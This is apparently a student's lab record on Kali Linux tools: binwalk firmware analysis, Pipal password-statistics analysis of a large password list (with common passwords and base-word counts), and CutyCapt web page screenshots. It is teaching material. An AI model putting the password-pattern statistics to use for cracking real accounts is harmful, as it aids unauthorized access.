135358263     0x8116737       End of Zip archive, footer length: 22
135725940     0x8170374       PNG image, 256 x 256, 8-bit/color RGBA, non-interlaced
135777207     0x817CBB7       XML document, version: "1.0"
135784968     0x817EA08       Object signature in DER format (PKCS header length: 4, sequence length: 8895
135785137     0x817EAB1       Certificate in DER format (x509 v3), header length: 4, sequence length: 1321
135786462     0x817EFDE       Certificate in DER format (x509 v3), header length: 4, sequence length: 951
135787417     0x817F399       Certificate in DER format (x509 v3), header length: 4, sequence length: 1328
135788749     0x817F8CD       Certificate in DER format (x509 v3), header length: 4, sequence length: 1328
135790081     0x817FE01       Certificate in DER format (x509 v3), header length: 4, sequence length: 1329
135791414     0x8180336       Certificate in DER format (x509 v3), header length: 4, sequence length: 1278
```

   d. **Extracted undetected files** (*-r*)
   Any file signatures that couldn't be extracted or those that resulted in 0-size files will be automatically deleted
   Command - *binwalk -Mre firmware.bin*

3. **Entropy Analysis**


Entropy analysis can help identify interesting sections of data inside a firmware image. Low entropy signifies encryption mechanisms may not be implemented while high entropy signifies the availability of an encryption mechanism.

Command - *binwalk -E firmware.bin*



❖ Generate differences between firmware images


Command - *binwalk -W firmware1.bin firmware2.bin*



❖ Verbose output

Command - *binwalk --verbose firmware.bin*

- Capturing log files
  Command - *binwalk -f file.log firmware.bin*



- To display file system of a binary
  Command - *binwalk -y 'filesystem' firmware.bin*

- To extract the firmware recursively and decompress the file
  Command - *binwalk -reM firmware.bin*

- To display CPU architecture
  Command - *binwalk --disasm firmware.bin*

CONCLUSION

1. This forensics tool is used to analyze and extract firmware images and help in identifying code, files, and other information embedded in the binary image of firmware.
2. Binwalk uses a libmagic library and custom magic signature file, which makes it more effective in analyzing executable binaries.

REFERENCES

1. BinWalk - https://www.kali.org/tools/binwalk/
2. BinWalk - https://en.kali.tools/?p=1634
3. Analyzing Firmware image using Binwalk - https://blog.pentesteracademy.com/analyzing-firmware-image-using-binwalk-a6e8277310dc
4. Tutorial: Firmware Analysis Tool using Binwalk - https://allabouttesting.org/short-tutorial-firmware-analysis-tool-binwalk/

RV COLLEGE OF ENGINEERING

Name: Dhanush M **USN**: 1RV18IS011 **Dept/Lab**: ISE/CSDF **Expt. No**.: 7a
Date: 10/12/2021 **Title**: Reporting Tools

---

a. Pipal

Introduction

- In penetration testing it is important to share the results that were produced, to track our world, etc. For this one of the tools used in kali is **Pipal**
- It is a command line tool that gives us the stats and the information to help us analyse the passwords.

Objectives: To get info and stats after analysis of of passwords

Installation

If pipal is not installed on your version of Kali Linux, install it by typing the command

```
# sudo apt install pipal
```

Execution Steps

- It is necessary to have a file containing passwords in order for us to use this tool. The file may be of any extension like .txt, .lst etc.
- No we can run various commands


1. To show summary of options
   `pipal -h`

2. To show top (-t or --top) 10 results after analysis of password file (passwords.txt is the name of the file containing passwords)
   `pipal -t 10 passwords.txt`

```
┌──(kali㉿kali)-[~/Desktop]
└─$ pipal -t 10 passwords.txt
Generating stats, hit CTRL-C to finish early and dump stats on words already processed.
Please wait...
Processing:    100% |oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo

Basic Results

Total entries = 999998
Total unique entries = 999998

Top 10 passwords
123456 = 1 (0.0%)
password = 1 (0.0%)
12345678 = 1 (0.0%)
qwerty = 1 (0.0%)
123456789 = 1 (0.0%)
12345 = 1 (0.0%)
1234 = 1 (0.0%)
111111 = 1 (0.0%)
1234567 = 1 (0.0%)
dragon = 1 (0.0%)

Top 10 base words
vlad = 738 (0.07%)
vova = 638 (0.06%)
alex = 424 (0.04%)
wolf = 394 (0.04%)
mike = 336 (0.03%)
yfcnz = 336 (0.03%)
qwerty = 329 (0.03%)
pass = 318 (0.03%)
love = 308 (0.03%)
yana = 293 (0.03%)
```


```
Password length (length ordered)
3 = 853 (0.09%)
4 = 26830 (2.68%)
5 = 51444 (5.14%)
6 = 248824 (24.88%)
7 = 183917 (18.39%)
8 = 305082 (30.51%)
9 = 69687 (6.97%)
10 = 46716 (4.67%)
11 = 22495 (2.25%)
12 = 15892 (1.59%)
13 = 12725 (1.27%)
14 = 5786 (0.58%)
15 = 3811 (0.38%)
16 = 2765 (0.28%)
17 = 969 (0.1%)
18 = 707 (0.07%)
19 = 475 (0.05%)
20 = 396 (0.04%)
21 = 192 (0.02%)
22 = 145 (0.01%)
23 = 71 (0.01%)
24 = 72 (0.01%)
25 = 33 (0.0%)
26 = 41 (0.0%)
27 = 16 (0.0%)
28 = 24 (0.0%)
29 = 9 (0.0%)
30 = 8 (0.0%)
31 = 4 (0.0%)
32 = 1 (0.0%)
33 = 3 (0.0%)
35 = 1 (0.0%)
36 = 1 (0.0%)
37 = 2 (0.0%)
```

```
Password length (count ordered)
8 = 305082 (30.51%)
6 = 248824 (24.88%)
7 = 183917 (18.39%)
9 = 69687 (6.97%)
5 = 51444 (5.14%)
10 = 46716 (4.67%)
4 = 26830 (2.68%)
11 = 22495 (2.25%)
12 = 15892 (1.59%)
13 = 12725 (1.27%)
14 = 5786 (0.58%)
15 = 3811 (0.38%)
16 = 2765 (0.28%)
17 = 969 (0.1%)
3 = 853 (0.09%)
18 = 707 (0.07%)
19 = 475 (0.05%)
20 = 396 (0.04%)
21 = 192 (0.02%)
22 = 145 (0.01%)
24 = 72 (0.01%)
23 = 71 (0.01%)
26 = 41 (0.0%)
25 = 33 (0.0%)
28 = 24 (0.0%)
27 = 16 (0.0%)
29 = 9 (0.0%)
30 = 8 (0.0%)
31 = 4 (0.0%)
33 = 3 (0.0%)
37 = 2 (0.0%)
32 = 1 (0.0%)
35 = 1 (0.0%)
36 = 1 (0.0%)
```



```
00000000001111111111222222222233333333333
01234567890123456789012345678901234567890

One to six characters = 327951 (32.8%)
One to eight characters = 816950 (81.7'%)
More than eight characters = 183048 (18.3%)

Only lowercase alpha = 337118 (33.71%)
Only uppercase alpha = 16053 (1.61%)
Only alpha = 353171 (35.32%)
Only numeric = 165206 (16.52%)

First capital last symbol = 263 (0.03%)
First capital last number = 34361 (3.44%)

Single digit on the end = 91141 (9.11%)
Two digits on the end = 99156 (9.92%)
Three digits on the end = 47942 (4.79%)
```

```
Last number
0 = 48696 (4.87%)
1 = 84201 (8.42%)
2 = 54140 (5.41%)
3 = 52553 (5.26%)
4 = 38413 (3.84%)
5 = 41218 (4.12%)
6 = 39180 (3.92%)
7 = 41888 (4.19%)
8 = 38060 (3.81%)
9 = 43760 (4.38%)
```




```
Last digit
1 = 84201 (8.42%)
2 = 54140 (5.41%)
3 = 52553 (5.26%)
0 = 48696 (4.87%)
9 = 43760 (4.38%)
7 = 41888 (4.19%)
5 = 41218 (4.12%)
6 = 39180 (3.92%)
4 = 38413 (3.84%)
8 = 38060 (3.81%)

Last 2 digits (Top 10)
23 = 15745 (1.57%)
00 = 13195 (1.32%)
11 = 11165 (1.12%)
12 = 11091 (1.11%)
01 = 9087 (0.91%)
99 = 8343 (0.83%)
10 = 7452 (0.75%)
69 = 7378 (0.74%)
77 = 7011 (0.7%)
21 = 6205 (0.62%)

Last 3 digits (Top 10)
123 = 11482 (1.15%)
000 = 4303 (0.43%)
234 = 2820 (0.28%)
007 = 2404 (0.24%)
111 = 2325 (0.23%)
777 = 2247 (0.22%)
010 = 2193 (0.22%)
666 = 2109 (0.21%)
999 = 2073 (0.21%)
001 = 1979 (0.2%)
```

```
Last 4 digits (Top 10)
1234 = 2465 (0.25%)
2000 = 2445 (0.24%)
2010 = 1747 (0.17%)
2345 = 1340 (0.13%)
1991 = 1152 (0.12%)
1995 = 1151 (0.12%)
1994 = 1135 (0.11%)
1992 = 1113 (0.11%)
1987 = 1087 (0.11%)
1996 = 1069 (0.11%)

Last 5 digits (Top 10)
12345 = 1244 (0.12%)
23456 = 729 (0.07%)
56789 = 264 (0.03%)
54321 = 238 (0.02%)
11111 = 176 (0.02%)
34567 = 161 (0.02%)
55555 = 158 (0.02%)
77777 = 146 (0.01%)
45678 = 144 (0.01%)
00000 = 138 (0.01%)
```

```
Character sets
loweralphanum: 360564 (36.06%)
loweralpha: 337118 (33.71%)
numeric: 165206 (16.52%)
mixedalphanum: 65679 (6.57%)
mixedalpha: 35750 (3.58%)
upperalpha: 16053 (1.61%)
upperalphanum: 9812 (0.98%)
loweralphaspecial: 3980 (0.4%)
loweralphaspecialnum: 2824 (0.28%)
mixedalphaspecialnum: 1370 (0.14%)
mixedalphaspecial: 750 (0.08%)
specialnum: 276 (0.03%)
upperalphaspecialnum: 101 (0.01%)
upperalphaspecial: 69 (0.01%)
special: 28 (0.0%)

Character set ordering
allstring: 388921 (38.89%)
stringdigit: 284213 (28.42%)
alldigit: 165206 (16.52%)
stringdigitstring: 55470 (5.55%)
othermask: 54530 (5.45%)
digitstring: 40328 (4.03%)
digitstringdigit: 5565 (0.56%)
stringspecialstring: 3388 (0.34%)
stringspecialdigit: 1316 (0.13%)
stringspecial: 763 (0.08%)
specialstring: 206 (0.02%)
specialstringspecial: 64 (0.01%)
allspecial: 28 (0.0%)

┌──(kali㉿kali)-[~/Desktop]
```

3. To store the output in another file (-o or --output)
   `pipal -t 10 -0 s.txt passwords.txt`

```
┌──(kali㉿kali)-[~/Desktop]
└─$ pipal -t 10 -o s.txt passwords.txt
Generating stats, hit CTRL-C to finish early and dump stats on words already processed.
Please wait...
Processing:    100% |ooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo
```

4. To show the available checker which are enabled (--list-checkers)
   `pipal --list-checkers`

```
┌──(kali㉿kali)-[~/Desktop]
└─$ pipal --list-checkers
/usr/share/pipal/checkers_available/FR_colour_checker.rb:11: warning: key "ocre" is duplicated and overwritten on line 11
pipal 3.1 Robin Wood (robin@digi.ninja) (http://digi.ninja)

You have the following Checkers on your system
==============================================
Australia_Checker - List of Australian places
Basic_Checker - Basic Checks - Enabled
Colour_Checker - List of common English colours
Date_Checker - Days, months and years
Email_Checker - Compare email addresses to passwords. Checks both name and full address.
External_List_Checker - Check an external file for matches
FR_Colour_Checker - List of common French colours
FR_Date_Checker - French day, month and year checker
FR_Hashcat_Mask_Generator - Hashcat mask generator (French)
FR_Windows_Complexity_Checker - Check for default Windows complexity (French)
FR_area_Code_Checker - List of French area codes
Frequency_Checker - Frequency Checks
Hashcat_Mask_Generator - Hashcat mask generator
NL_Colour_Checker - List of common dutch colours
NL_Date_Checker - Dutch day, month and year checker
NL_Season_Checker - List of common Dutch seasons
Russian_Cities_Checker - List of common Russian cities
Season_Checker - List of common English seasons
US_Area_Code_Checker - List of US area codes
US_Zip_Code_Checker - List of US zip codes
Username_Checker - Compare usernames to passwords.
Windows_Complexity_Checker - Check for default Windows complexity
```

Conclusion

- ❖ It is an useful tool which helps us in analysing passwords

References

1. https://www.kali.org/tools/pipal/
2. https://subscription.packtpub.com/book/security/9781789952308/7/ch07lvl1sec87/using-pipal

RV COLLEGE OF ENGINEERING

Name: Dhanush M **USN**: 1RV18IS011 **Dept/Lab**: ISE/CSDF **Expt. No**.: 7b **Date**: 10/12/2021
Title: Reporting Tools

b. Cutycapt

Introduction

❖CutyCapt is a small cross-platform command-line utility to capture WebKit's rendering of a web page into a variety of vector and bitmap formats, including SVG, PDF, PS, PNG, JPEG, TIFF, GIF, and BMP.

❖ It's basically a program that lets us take screenshots of a website and save that rendering in various file formats.

Objectives: Take a capture of the URL and save it to disk.

Installation

If cutycapt is not installed on your version of Kali Linux, install it by typing the command `# sudo apt install cutycapt`

Basic Commands

Here are a few commands which are used in the implementation of cutycapt.

```
 http://cutycapt.sf.net - (c) 2003-2013 Bjoern Hoehrmann - bjoern@hoehrmann.de
root@kali:~# cutycapt --help
libpng warning: iCCP: known incorrect sRGB profile
libpng warning: iCCP: known incorrect sRGB profile
 -------------------------------------------------------------------------
 Usage: CutyCapt --url=http://www.example.org/ --out=localfile.png
 -------------------------------------------------------------------------
  --help                          Print this help page and exit
  --url=<url>                     The URL to capture (http:...|file:...|...)
  --out=<path>                    The target file (.png|pdf|ps|svg|jpeg|...)
  --out-format=<f>                Like extension in --out, overrides heuristic
  --min-width=<int>               Minimal width for the image (default: 800)
  --min-height=<int>              Minimal height for the image (default: 600)
  --max-wait=<ms>                 Don't wait more than (default: 90000, inf: 0)
```

Execution Steps

❖ The program takes a url as input along with the file name and location of the same to store the output.

❖ No we can run various commands

1. To show summary of options


   `cutycapt -h`

2. cutycapt --url=http://www.example.org/ --out=localfile.png

   In the out segment, appropriate file format can be given so as to store the capture in the required format.

```
root@kali:~# cutycapt --url=www.rvce.edu.in --out=Desktop/image.png
libpng warning: iCCP: known incorrect sRGB profile
libpng warning: iCCP: known incorrect sRGB profile
root@kali:~# cutycapt --url=www.rvce.edu.in --out=Desktop/image.pdf
libpng warning: iCCP: known incorrect sRGB profile
libpng warning: iCCP: known incorrect sRGB profile
```

3. The obtained result is seen in the designated folder



4. Example of the output is shown below.

Conclusion

Cutycapt can be used to capture the rendering of a webpage into a variety of file formats.

References

1. https://www.kali.org/tools/cutycapt/
2. http://cutycapt.sourceforge.net/
3. http://www.rwbnetsec.com/cutycapt/